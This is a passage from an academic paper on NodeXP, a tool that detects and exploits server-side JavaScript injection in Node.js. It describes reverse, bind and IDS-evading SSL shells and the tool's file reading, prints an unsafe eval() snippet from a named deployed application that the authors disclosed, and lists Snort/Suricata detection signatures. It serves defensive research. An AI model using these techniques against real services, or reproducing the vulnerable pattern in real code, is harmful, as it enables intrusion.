This module has three different shell connection types that cover different exploitation scenarios. The first shell is a `Node.js`-based reverse TCP shell, in which the remote web application initiates the connection to the attacker's machine. `NodeXP` can automatically upgrade this shell to the well-known Meterpreter (i.e., a feature-rich shell of `Metasploit` framework). The second is a `Node.js`-based bind TCP shell, which is the opposite of the reverse shell. In the bind shell, the attacker's machine initiates the connection to the vulnerable web application. The bind shell is not automatically upgraded to `Meterpreter`, but the user can do this manually. The third shell is a reverse SSL shell. Compared to its TCP counterpart, the reverse SSL shell establishes a secure communication between the attacker and the web application machine, bypassing in this way intrusion detection systems and firewalls that can block the connection. It should be noted that the reverse SSL shell works only with the `Metasploit` framework, while the previous two shells (reverse and bind TCP) can be utilized with or without `Metasploit`.

`NodeXP` can exploit the SSJI vulnerability not only to obtain a shell but perform enumeration activities as well. In particular, `NodeXP` can take advantage of Node.js functionalities to perform directory listing as well as access and read sensitive file contents (e.g., the /etc/passwd file) given sufficient permissions. Moreover, `NodeXP` can upload a file and even execute it. This capability aims to demonstrate that the impact of SSJIs can be disastrous as an attacker can upload executable files such as a bitcoin miner or ransomware to cause havoc without the need of a remote shell connection.

## 5. Evaluation

### *5.1. Methodology*

To evaluate the detection and exploitation capabilities of `NodeXP`, first we created the attack vectors that will be used for the detection of `SSJI` vulner-

abilities. All attack vectors are then processed one-by-one by the obfuscation engine to create the final form of the attack vectors that were used to detect SSJI vulnerabilities.

Afterwards, we perform three comprehensive and diverse assessments. In the first assessment, we evaluate the detection capabilities of NodeXP using a custom testbed that we developed. The testbed contains a set of vulnerable Node.js applications. The vulnerabilities are inspired by real ones that have been discovered in real-world systems. In the second assessment, we compare NodeXP with other vulnerability scanners that support SSJI vulnerabilities against virtual lab applications. Finally, in the third assessment, we evaluate NodeXP against real-world applications to detect 0-day SSJI vulnerabilities in Node.js applications (i.e., vulnerabilities that have not been reported before).

### *5.2. First Assessment: Testbed Applications*

The first assessment involves a custom testbed, which includes 9 Node.js applications based on different SSJI vulnerability scenarios. These applications can be considered as a baseline benchmark for the detection capabilities of NodeXP. The vulnerable applications are:

- regular-get.js prints a message concatenated with the username. The username is transferred to the application via the GET "name" parameter. The vulnerability is due to the use of eval() function without input validation.
- regular-post.js is similar to the regular-get.js, but instead of a GET parameter, it utilizes the "name" parameter as POST.
- regular-blind.js is similar to the previous application, but in this case, the application does not send back a message, so there is no visual feedback.
- regular-base64.js is based on the regular-post.js application, but it performs a base64 encoding on the user input.
- whitespace.js application is similar to regular-post.js and strips from the "name" POST parameter any whitespace character (e.g., space, tab).
- escape-chars.js application is similar to regular-post.js and strips from the "name" POST parameter the characters "&", "\\", ";", "$".

– json-parse.js expects to receive a a JSON object in the "name" `POST` parameter, which is parsed using `eval()` and its values are included in the response body.

– function-constructor.js passes the value of the "name" `POST` parameter to the vulnerable `Function()` constructor (see section 3.2). This is the only application that does not use the `eval()` function.

– string-manipulation.js application is based on the vulnerability found in Paypal's demo application (see section 3.4). The basic flaw is that input validation is performed only when the input is a string. The input is passed to the application via the "name" `GET` parameter.

Using non-obfuscated attack vectors, `NodeXP` managed to detect and exploit the vulnerabilities of *regular-get.js, regular-post.js, regular-blind.js, json-parse.js, regular-base64.js, and function-constructor.js* without the need of obfuscation. On the other hand, the applications *escape-chars.js* and *whitespace.js* filter the user input to remove specific characters. In this case, only obfuscated attack vectors were able to bypass the filters of these applications. Finally, in *string-manipulation.js* the exploitation is based on utilizing the "name[ ]" `GET` parameter (so that the parameter is considered an array and not a string). This case required manual configuration in the `NodeXP` interface.

*5.3. Second Assessment: Comparison With Vulnerability Scanners*

In the second part of our evaluation, we compare `NodeXP` against state-of-the-art vulnerability scanners for web applications. Some of them are open-source and come at no cost such as ZAP [29], Vega [30], W3af [31], while others are commercial such as Acunetix [22], BurpSuite [23]. Below we briefly present these tools:

- Acunetix [22] is a popular vulnerability scanner for websites and web APIs. It detects more than 4500 web application vulnerabilities automatically.

- Burp Suite [23] is a widely used web application security testing software. Among other functionalities, Burp Suite contains a web application vulnerability scanner, which covers a plethora of vulnerabilities (e.g. XSS, SQLi, SSJI, etc.) and a JavaScript analysis engine that implements both static and dynamic techniques.

- ZAP (Zed Attack Proxy) [29] is a popular vulnerability scanner for web applications, which has been developed by the Open Web Application Security Project (OWASP). It offers automatic and manual security testing services to satisfy both inexperienced users and experienced pentesters.

- Vega [30] is a web security scanner and testing platform. It includes automated, manual, and hybrid security testing services.

- W3af (Web Application Attack and Audit Framework) [31] has been developed to help individuals secure their web applications. It provides an interface to discover and exploit more than 200 web application vulnerabilities.

To compare `NodeXP` against the previously mentioned vulnerability scanners, we have collected a set of free, open-source, web applications that are vulnerable to SSJI. These vulnerable web applications are also called virtual-lab applications, because their main goal is to provide a safe and legal environment for developers to understand and learn web application security, as well as facilitate security professionals to test the effectiveness of their tools. The virtual-labs are discussed below:

- Nodegoat [32] is a vulnerable `Node.js` web application to demonstrate how the OWASP top 10 security risks[9] apply to `Node.js` web applications. Nodegoat is vulnerable to various attacks (e.g., XSS), but we focus only on the `SSJI` vulnerability, which is located in 3 parameters (`"preTax"`, `"afterTax"`, `"roth"`) in the "`/contributions`" page.

- Express TestBench [33] is also a `Node.js` application with deliberate vulnerabilities. The `SSJI` vulnerability is in the `"name"` `POST` parameter located in the `"/serialization/node-serialize"` page.

- XVNA (Extreme Vulnerable Node Application) [34] is a `Node.js` application that contains 8 different categories of vulnerabilities. We focus on the `SSJI` vulnerability, which is located in the `"/eval"` page and more specifically in the `"id2"` `GET` parameter.

[9] `https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project`

- node.nV [35] is a `Node.js` application that contains several web application vulnerabilities (e.g. XSS, SSJI, etc.). The `SSJI` vulnerability is located in the `"/tools"` page in the `"code"` `GET` parameter.

- Appsecco [36] is another vulnerable `Node.js` application.

The results of the comparison between `NodeXP` and its peers are presented in Table 1. We observe that only `NodeXP` and Acunetix detected all the `SSJI` vulnerabilities in the applications. Burp Suite did not detect the (rather trivial) vulnerability of the Express TestBench application. The remaining vulnerability scanners Vega, W3af, and ZAP did not detect any of the vulnerabilities. In summary, `NodeXP` managed to overcome all the open-source vulnerability scanners and achieved the same results with Acunetix. Regarding the exploitation process, none of its peers was able to exploit the `SSJI` vulnerabilities; It is fair to mention that the majority of these tools (i.e., Acunetix, Burp Suite, Vega, and ZAP) perform only vulnerability scanning and do not support exploitation (except for W3af). Nevertheless, we can extrapolate from the results that `NodeXP` is the only free all-around tool to detect as well as exploit SSJI in an efficient and automated manner.

Table 1: Comparison results for vulnerability discovery and exploitation feature.

| | | Acunetix | Burp Suite | Vega | W3af | ZAP | NodeXP |
|---|---|---|---|---|---|---|---|
| **Application** | Nodegoat | ✓ | ✓ | X | X | X | ✓ |
| | Node TestBench | ✓ | X | X | X | X | ✓ |
| | XVNA | ✓ | ✓ | X | X | X | ✓ |
| | node.nV | ✓ | ✓ | X | X | X | ✓ |
| | Appsecco (RCE) | ✓ | ✓ | X | X | X | ✓ |
| **Feature** | Exploitation | X | X | X | ✓ | X | ✓ |

### *5.4. Third Assessment: 0-day Vulnerabilities*

Finally, we evaluated the capabilities of `NodeXP` against real-world applications to discover 0-day vulnerabilities. To this end, we manually searched in GitHub for `Node.js` applications and we downloaded in total 50 `Node.js` applications. Moreover, 10 out of these 50 applications were using the `eval()` function or/and the `Function` constructor in their JavaScript code. At this point, it is important to mention that discovering all the vulnerable `Node.js` applications on GitHub was out of the scope of this paper. Instead, our objective was to show that even in a small set of applications, it is possible to discover `SSJI` vulnerabilities.

We tested NodeXP against the subset of the downloaded Node.js applications (10 in total). NodeXP was able to discover a 0-day vulnerability in 1 application. This application passes the user-supplied data to the eval function without any input handling. More specifically, the name of the application was SubleasingUIUC, which is a Node.js application that provides to the students of the University of Illinois Urbana-Champaign subleasing and renting information. The application is deployed online[10], fact that makes the vulnerability even more crucial. To this end, we responsibly disclosed and reported the vulnerability to the developers via their GitHub page[11].

To elaborate more on the technical details, the vulnerability is located in the rent/backend/routes/api.js file that takes two GET parameters, sort and select. NodeXP detected that both of these parameters are vulnerable to SSJI. As indicated in the code snippet below, the user-supplied data that contained to the sort and select parameters are passed to the eval function without any input handling, leaving the application unprotected to arbitrary code execution.

```
Apartment.count(eval("("+req.query.where+")"))
    .sort(eval("("+req.query.sort+")"))
    .select(eval("("+req.query.select+")"))
```

## 6. Countermeasures

In this section, we propose countermeasures that developers should adopt to secure applications from SSJI attacks. In general, the most secure practice is to avoid passing user input in functions that dynamically execute JavaScript code in server-side applications. This requires that developers to be aware of all instances where the application dynamically executes code using eval() and/or Function(). As this can be challenging due to the code complexity or time limitations, in some cases (depending on the application logic), the aforementioned functions can be replaced with alternative secure APIs of Node.js. For instance, instead of using the eval() function to parse a JSON request, the developer can deploy the JSON.parse method. If for some reason, eval() should be used for parsing JSON objects, then the application must validate the input using jsonschema.

[10] http://subleasingatuiuc.herokuapp.com
[11] https://github.com/fji4/rent/issues/16#issue-557582773

In case it is necessary to process the user input with `eval()` or `Function()`, the developer should perform a careful input validation of the untrusted user input. The input validation refers to the procedure of filtering or blocking dangerous characters from the input data and is performed using two different methodologies: (a) whitelisting and (b) blacklisting.

**Blacklisting technique** searches the user input for malicious patterns before allowing its execution. To protect against `SSJI` attacks, the blacklisting technique can strip off specific characters from the user input that are considered "dangerous" (i.e. ampersand (&), semicolon (;), single quote ('), double quote ("), etc.). The developer should be cautious to blacklist all the known "dangerous" characters. The drawbacks of this technique are twofold. First, its success is based on known malicious injection patterns. If an attacker discovers new variations of the `SSJI` attack - not included in the blacklist - the attack will launch successfully. Secondly, in the case of obfuscated user input, this technique will not manage to strip the blacklisted characters and the attack will succeed.

**Whitelisting technique** checks whether the user input matches some predefined safe input patterns. In case it does not, the input is rejected. This technique is more secure than blacklisting as it solves the problem of new attack variations by automatically blocking any input that does not match a safe input. Whitelists are commonly implemented using regular expressions that imply the safe format of the user input. A disadvantage of this technique is that regular expressions can be complex to implement. In addition, the developers should be careful when they implement whitelists to avoid filtering and blocking legitimate inputs.

It is worth mentioning that similarly to other programming languages, `Node.js` has several packages to validate user input, e.g. `validator` [37]. The use of such packages can significantly reduce the developers' effort to write down filters. Moreover, in tandem with input validation, specialized security modules of `Node.js` can be placed to bolster security. For example, the `VM2` module, which is an open-source sandbox[12], runs untrusted code securely in a single process and performs custom security checks, in order to prevent escaping from the sandbox environment.

Finally, another defensive technology that can be utilized for blocking SSJI attacks is Intrusion Detection Systems (IDS). We have evaluated the de-

[12] `https://github.com/patriksimek/vm2`

tection capabilities of Snort (version 2.9) and Suricata (version 4.1.8), which are both well-known signature-based open source IDS against NodeXP and SSJI generally. We deployed Suricata and Snort with their pre-installed signatures, which are created by the security community and third parties. We observed that neither Suricata nor Snort were able to detect any of the plain (i.e., no obfuscation) SSJI attacks. This result can be directly attributed to the sheer lack of SSJI signatures pointing to the fact that SSJI attacks have been neglected by the security community. We believe it is important to raise awareness of the SSJI threat as the impact of such attacks is significant and can disrupt the workflow of organizations. To this end, we have prepared a set of open source Snort and Suricata signatures (see Appendix) that hopefully will facilitate the security community and organizations to better detect and respond to these attacks.

## 7. Conclusions

As `SSJI` vulnerabilities pose a significant threat to `Node.js` applications, it is of utmost importance to implement a methodology that can be easily deployed and detect such vulnerabilities timely. This work proposed a methodology and its software implementation named `NodeXP` for the detection and exploitation of `SSJI` vulnerabilities in `Node.js` applications. `NodeXP` is developed to cover as many `SSJI` vulnerability variations as possible. Taking into account the security mechanisms that might be implemented on the server-side, the attack vectors are encoded by an obfuscation engine. We performed a thorough evaluation of `NodeXP` on three different scenarios. At first, we evaluated it on a custom testbed that contains 9 variations of `SSJI` vulnerabilities. Second, we compared `NodeXP` detection capabilities with other state-of-the-art vulnerability scanners using virtual lab applications. The results showed that `NodeXP` overall presents better detection and exploitation capabilities compared to its peers. Last but not least, using `NodeXP`, we discovered a `Node.js` application that contains a 0-day SSJI vulnerability.

As a testing tool, we hope that `NodeXP` can facilitate developers, penetration testers, and red teams to discover bugs and vulnerabilities related to `SSJI` attacks and improve the security posture of `Node.js` applications. As a general countermeasure, developers should provide safer `Node.js` applications by exercising defense in depth practices, that is by combining whitelisting and blacklisting with security modules (e.g., a sandbox), instead of implementing only one security technique.

**Acknowledgment**

This research has been partially funded by the European projects: YAKSHA (Horizon H2020 Framework Programme of the European Union under GA number 780498), SPIDER (Horizon H2020 Framework Programme of the European Union under GA number 814389) and the Greek national project NetPHISH (Operational Programme Competitiveness, Entrepreneurship and Innovation 2014-2020 (EPAnEK) - T1EΔK-05112).

**References**

[1] H. Huang, Z. Zhang, H. Cheng, S. Shieh, Web application security: Threats, countermeasures, and pitfalls, Computer 50 (06) (2017) 81–85.

[2] C.-A. Staicu, M. Pradel, B. Livshits, Understanding and automatically preventing injection attacks on node.js, Tech. rep., Tech. Rep. TUD-CS-2016-14663, TU Darmstadt, Department of Computer Science (2016).

[3] G. Deepa, P. S. Thilagam, Securing web applications from injection and logic vulnerabilities: Approaches and challenges, Information and Software Technology 74 (2016) 160–180.

[4] P. Chaudhary, B. B. Gupta, Plague of cross-site scripting on web applications: A review, taxonomy and challenges, Int. J. Web Based Communities 14 (2018) 64–93.

[5] Node.js code injection (rce), `https://artsploit.blogspot.com/2016/08/pprce2.html` (Accessed: October 2019).

[6] C. Staicu, M. Pradel, B. Livshits, SYNODE: understanding and automatically preventing injection attacks on NODE.JS, in: 25th Annual Network and Distributed System Security Symposium, NDSS 2018, San Diego, California, USA, 2018.

[7] Y. Wang, Z. Li, Sql injection detection via program tracing and machine learning, in: Y. Xiang, M. Pathan, X. Tao, H. Wang (Eds.), Internet and Distributed Computing Systems, Springer Berlin Heidelberg, Berlin, Heidelberg, 2012, pp. 264–274.

[8] S. Son, K. McKinley, V. Shmatikov, Diglossia: Detecting code injection attacks with precision and efficiency, 2013, pp. 1181–1192.

[9] A. Stasinopoulos, C. Ntantogian, C. Xenakis, Commix: automating evaluation and exploitation of command injection vulnerabilities in web applications, International Journal of Information Security 18 (1) (2019) 49–72.

[10] A. Ojamaa, K. Düüna, Security assessment of node.js platform, in: V. Venkatakrishnan, D. Goswami (Eds.), Information Systems Security, Springer Berlin Heidelberg, Berlin, Heidelberg, 2012, pp. 35–43.

[11] J. Davis, G. Kildow, D. Lee, The case of the poisoned event handler: Weaknesses in the node.js event-driven architecture, in: Proceedings of the 10th European Workshop on Systems Security, EuroSec'17, ACM, New York, NY, USA, 2017, pp. 8:1–8:6.

[12] C.-A. Staicu, M. Pradel, Freezing the web: A study of redos vulnerabilities in javascript-based web servers, in: Proceedings of the 27th USENIX Conference on Security Symposium, SEC'18, USENIX Association, Berkeley, CA, USA, 2018, pp. 361–376.

[13] F. Gauthier, B. Hassanshahi, A. Jordan, Affogato: Runtime detection of injection attacks for node.js, in: Companion Proceedings for the ISSTA/ECOOP 2018 Workshops, ISSTA '18, ACM, New York, NY, USA, 2018, pp. 94–99.

[14] G. Richards, C. Hammer, B. Burg, J. Vitek, The eval that men do, in: European Conference on Object-Oriented Programming, Springer, Springer Berlin Heidelberg, Berlin, Heidelberg, 2011, pp. 52–78.

[15] R. Sekar, An efficient black-box technique for defeating web application attacks, in: Proceedings of the Network and Distributed System Security Symposium, NDSS 2009, San Diego, California, USA, 8th February - 11th February 2009, 2009.

[16] H.-Y. Shih, H.-L. Lu, C.-C. Yeh, H.-C. Hsiao, S.-K. Huang, A generic web application testing and attack data generation method, in: International Conference on Security with Intelligent Computing and Big-data Services, Springer, Springer International Publishing, Cham, 2017, pp. 232–247.

[17] S. Gupta, B. B. Gupta, Js-san: defense mechanism for html5-based web applications against javascript code injection vulnerabilities, Security and Communication Networks 9 (2016).

[18] S. Gupta, B. B. Gupta, P. Chaudhary, Enhancing the browser-side context-aware sanitization of suspicious html5 code for halting the dom-based xss vulnerabilities in cloud, International Journal of Cloud Applications and Computing (IJCAC) 7 (2017).

[19] R. Yan, X. Xiao, G. Hu, S. Peng, Y. Jiang, New deep learning method to detect code injection attacks on hybrid applications, Journal of Systems and Software 137 (2018) 67 – 77.

[20] V. Prokhorenko, K.-K. R. Choo, H. Ashman, Web application protection techniques: A taxonomy, Journal of Network and Computer Applications 60 (2016) 95–112.

[21] S. Gupta, B. B. Gupta, Detection, avoidance, and attack pattern mechanisms in modern web application vulnerabilities: Present and future challenges, Int. J. Cloud Appl. Comput. 7 (3) (2017) 1–43.

[22] Acunetix vulnerability scanner, `https://www.acunetix.com/` (Accessed: October 2019).

[23] Burp suite vulnerability scanner, `https://portswigger.net/burp` (Accessed: October 2019).

[24] S. Tilkov, S. Vinoski, Node.js: Using javascript to build high-performance network programs, IEEE Internet Computing 14 (6) (2010) 80–83.

[25] D. Antonaropoulos, Nodexp - an automated and integrated tool for detecting and exploiting server side javascript injection vulnerability on node.js services, MSc Thesis University of Piraeus (09 2018).

[26] B. Sullivan, Server-side javascript injection (2011).

[27] Nodexp - detection and exploitation tool for node.js services, `https://github.com/esmog/nodexp` (Accessed: October 2019).

[28] Express api documentation, `http://expressjs.com/en/4x/api.html` (Accessed: October 2020).

[29] Owasp zed attack proxy, https://www.zaproxy.org/ (Accessed: October 2019).

[30] Vega vulnerability scanner, https://subgraph.com/vega/ (Accessed: October 2019).

[31] Web application attack and audit framework, http://w3af.org/ (Accessed: October 2019).

[32] Nodegoat: Vulnerable node.js application, https://github.com/OWASP/NodeGoat (Accessed: October 2019).

[33] Express testbench: Intentionally vulnerable node applications, https://github.com/Contrast-Security-OSS/NodeTestBench (Accessed: October 2019).

[34] Extreme vulnerable node application, https://github.com/vegabird/xvna (Accessed: October 2019).

[35] Intentionally vulnerable node.js application, https://github.com/nVisium-seth-law/node.nV (Accessed: October 2019).

[36] Simple node app with an rce, https://github.com/appsecco/vulnerable-apps/tree/master/node-simple-rce (Accessed: October 2019).

[37] Node package manager validator, https://www.npmjs.com/package/validator (Accessed: October 2019).

## Appendix

Below we share the IDS signatures that we created for the detection of SSJI attacks. The signatures have been tested for both Suricata and Snort and are available online[13].

[13] https://github.com/esmog/nodexp/blob/master/files/ssji.rules

1. alert tcp any any -> any any (msg:"Possible SSJI exploit - Python UA"; flow:to_server, established;content:"Python-urllib"; http_header; sid:1000013; classtype: web-application-attack; rev:1;)
2. alert tcp any any -> any any (msg:"Possible SSJI exploit-POST payload HEX Detection"; flow:to_server, established; content:"|41 44 27 29|"; http_client_body; sid:1000011; classtype: web-application-attack; rev:1;)
3. alert tcp any any -> any any (msg:"Possible SSJI exploit-POST eval HEX Detection"; flow:to_server, established; content:"|65 76 61 6C|"; http_client_body; sid:1000012; classtype: web-application-attack; rev:1;)
4. alert tcp any any -> any any (msg:"Possible SSJI exploit-POST res.end HEX Detection"; flow:to_server, established; content:"|72 65 73 2E 65 6E 64|"; http_client_body; sid :1000015; classtype: web-application-attack; rev:1;)
5. alert tcp any any -> any any (msg:"Possible SSJI exploit-POST response.end HEX Detection"; flow:to_server, established; content:"|72 65 73 70 6F 6E 73 65 2E 65 6E 64|"; http_client_body; sid:1000014; classtype: web-application-attack; rev:1;)
6. alert tcp any any -> any any (msg:"Possible SSJI exploit-GET payload HEX Detection"; flow:to_server, established; content:"|41 44 27 29|"; http_uri; sid:1000016; classtype: web-application-attack; rev:1;)
7. alert tcp any any -> any any (msg:"Possible SSJI exploit-GET eval HEX Detection"; flow:to_server, established; content :"|65 76 61 6C|"; http_uri; sid:1000017; classtype: web-application-attack; rev:1;)
8. alert tcp any any -> any any (msg:"Possible SSJI exploit-GET res.end HEX Detection"; flow:to_server, established; content:"|72 65 73 2E 65 6E 64|"; http_uri; sid:1000018; classtype: web-application-attack; rev:1;)
9. alert tcp any any -> any any (msg:"Possible SSJI exploit-GET response.end HEX Detection"; flow:to_server, established; content:"|72 65 73 70 6F 6E 73 65 2E 65 6E 64|"; http_uri; sid:1000019; classtype: web-application-attack; rev:1;)

10. alert tcp any any -> any any (msg:"Possible SSJI exploit-POST res.end Detection"; flow:to_server, established; content:"res.end"; nocase; http_client_body; sid:1000023; classtype: web-application-attack; rev:1;)
11. alert tcp any any -> any any (msg:"Possible SSJI exploit-POST response.end Detection"; flow:to_server, established; content:"response.end"; nocase; http_client_body; sid :1000031; classtype: web-application-attack; rev:1;)
12. alert tcp any any -> any any (msg:"Possible SSJI exploit-POST eval Detection"; flow:to_server, established; content :"eval"; nocase; http_client_body; sid:1000024; classtype: web-application-attack; rev:1;)
13. alert tcp any any -> any any (msg:"Possible SSJI exploit-GET res.end Detection"; flow:to_server, established; content:"res.end"; nocase; http_uri; sid:1000025; classtype : web-application-attack; rev:1;)
14. alert tcp any any -> any any (msg:"Possible SSJI exploit-GET response.end Detection"; flow:to_server, established; content:"response.end"; nocase; http_uri; sid:1000026; classtype: web-application-attack; rev:1;)
15. alert tcp any any -> any any (msg:"Possible SSJI exploit-GET eval Detection"; flow:to_server, established; content:" eval"; nocase; http_uri; sid:1000027; classtype: web-application-attack; rev:1;)
16. alert tcp any any -> any any (msg:"Possible SSJI exploit-GET res.end URL encoding Detection"; flow:to_server, established; pcre:"/res.end\%\w*\%\d*/"; sid:1000029; classtype: web-application-attack; rev:1;)
17. alert tcp any any -> any any (msg:"Possible SSJI exploit-GET response.end URL encoding Detection"; flow:to_server, established; pcre:"/response.end\%\w*\%\d*/"; sid:1000030; classtype: web-application-attack; rev:1;)
18. alert tcp any any -> any any (msg:"Possible SSJI exploit-GET eval URL encoding Detection"; flow:to_server, established; pcre:"/eval\%\d*\w*\%\w*\%\d*/"; sid:1000028; classtype: web-application-attack; rev:1;)
19. alert tcp any any -> any any (msg:"Possible SSJI exploit-POST eval multiplication detection"; flow:to_server,

established; pcre:"/eval\(\d**\d*\)/"; sid:1000010; classtype: web-application-attack; rev:1;)

20. alert tcp any any -> any any (msg:"Possible SSJI exploit-POST eval devision detection"; flow:to_server, established; pcre:"/eval\(\d*\/\d*\)/"; sid:1000032; classtype: web-application-attack; rev:1;)
21. alert tcp any any -> any any (msg:"Possible SSJI exploit-POST res.end random string detection"; pcre:"/res\.end \(.*\)$/"; sid:1000021; classtype: web-application-attack; rev:1;)
22. alert tcp any any -> any any (msg:"Possible SSJI exploit-POST response.end random string detection"; pcre:"/response \.end\(.*\)$/"; sid:1000022; classtype: web-application-attack; rev:1;)